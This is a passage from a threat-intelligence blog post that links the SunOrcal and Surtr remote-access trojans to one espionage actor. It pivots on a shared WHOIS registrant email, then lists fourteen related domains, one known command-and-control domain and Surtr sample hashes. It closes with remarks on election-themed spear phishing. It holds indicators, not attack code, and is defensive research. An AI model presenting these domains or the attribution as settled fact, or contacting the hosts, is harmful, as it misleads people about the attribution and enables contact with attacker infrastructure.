Looking at the WHOIS information of `olinaodi[.]com` and `eyesfeel256[.]com` show that they are registered with the same email address `toucan6712@163.com`. A reverse WHOIS lookup on the email address returned a total of fourteen domains, the majority of which follow related themes such as fly, dream, eyes and feel.

Particularly interesting is `flyoutside[.]com` which was reported by Citizen Lab in 2013 as a C2 domain associated with the Surtr malware. The Surtr samples associated with this C2 are:

- `7fbdd7cb8b46291e944fcecd5f97d135`

- 44758b9a7a6cafd1b8d1bd4c773a2577
- 6da1abd5d7ed21a3328d9fdfaf061f24

Domain Name	Create Date	Registrar
51aspiing.com	2013-08-27	NAME.COM, INC.
51aspirin.com	2013-07-22	NAME.COM, INC.
52flyfeel.com	2010-02-03	ASIAREGISTER, INC.
52showfly.com	2010-02-03	ASIAREGISTER, INC.
dreaminshy.com	2012-08-07	NAME.COM, INC.
eyesfeel256.com	2013-12-12	NAME.COM, INC.
eyestouch256.com	2013-12-12	NAME.COM, INC.
flyoutside.com	2012-08-07	NAME.COM, INC.
flywoodd.com	2013-06-09	NAME.COM, INC.
mydreamfly.com	2010-02-03	ASIAREGISTER, INC.
olinaodi.com	2015-05-27	NAME.COM, INC.
outsidefly.com	2010-06-11	ASIAREGISTER, INC.
scanluuk.com	2014-10-09	HICHINA ZHICHENG TECHNOLOGY LTD.
showflyfeel.com	2012-08-07	NAME.COM, INC.

Figure 19: List of domains registered using the email address toucan6712@163.com.

Based on the use of the same registrant email address that is associated with only a small number of domains with related themes in addition to the targeting of Tibet and Hong Kong, both of which are autonomous regions that have been problematic to China's internal security, we believe with high confidence that both SunOrcal and Surtr RATs are used by the same threat actor. Based on the creation date of some of the domains, we believe the threat actor has been active as early as 2010.

Conclusion

Spear phishing has long been one of the most common and effective ways in which an attacker can deliver malware on to victim machines to compromise target organisations. The success or failure of this technique relies on the ability of attackers to trick victims into opening the malicious attachment and this is why high-profile events and headlines are often used as lures.

As with other high-profile events, the Taiwanese presidential election in January was no different. In this blog post, we have shown that three distinct espionage threat actors have used the election as theme to lure their victims into opening the malicious documents. This highlights the importance of security awareness training to ensure staff members, particularly those with access to sensitive information, remain vigilant in order to help defend against well-crafted spear-phishing attacks.

Michael Yip | Cyber Threat Detection & Response

+44 (0)20 78043900

my Linked in profile @michael_yip

[1] http://www.bloomberg.com/news/articles/2015-12-20/taiwan-opposition-hacked-as-china-s-cyberspies-step-up-attacks-iif2vmh1

[2] See http://blog.trendmicro.com/trendlabs-security-intelligence/evilgrab-malware-family-used-in-targeted-attacks-in-asia/ and, more recently, http://researchcenter.paloaltonetworks.com/2015/06/evilgrab-delivered-by-watering-hole-attack-on-president-of-myanmars-website/

[3] http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_ixeshe.pdf

[4] http://www.arbornetworks.com/blog/asert/wp-content/uploads/2014/06/ASERT-Threat-Intelligence-Brief-2014-07-Illuminating-Etumbot-APT.pdf

[5] www.taiwanthinktank.org/english/welcome

[6] http://www.taiwanthinktank.org/chinese/page/5/71/3074/0

[7] Note that it is possible to provide a fake address when creating a SSL certificate and so this does not necessarily mean that the attacker controls this email address.

[8] https://en.wikipedia.org/wiki/James_To

[9] https://zh.wikipedia.org/wiki/%E5%BC%B5%E7%A7%80%E8%B3%A2

[10] https://en.wikipedia.org/wiki/Joshua_Wong_(activist)

[11] http://contagiodump.blogspot.co.uk/2013/09/sandbox-miming-cve-2012-0158-in-mhtml.html

[12] https://whois.domaintools.com/security-centers.com

[13] https://citizenlab.org/2013/08/surtr-malware-family-targeting-the-tibetan-community/

« Cyber security - Are you ready for the new data privacy world? | Main

Comments

Verify your Comment

Previewing your Comment

Posted by: |
This is only a preview. Your comment has not yet been posted.
Post Edit
Your comment could not be posted. Error type:
Your comment has been saved. Comments are moderated and will not appear until approved by the author. Post another comment
The letters and numbers you entered did not match the image. Please try again.
As a final step before posting your comment, enter the letters and numbers you see in the image below. This prevents automated programs from posting comments.
Having trouble reading this image? View an alternate.

Continue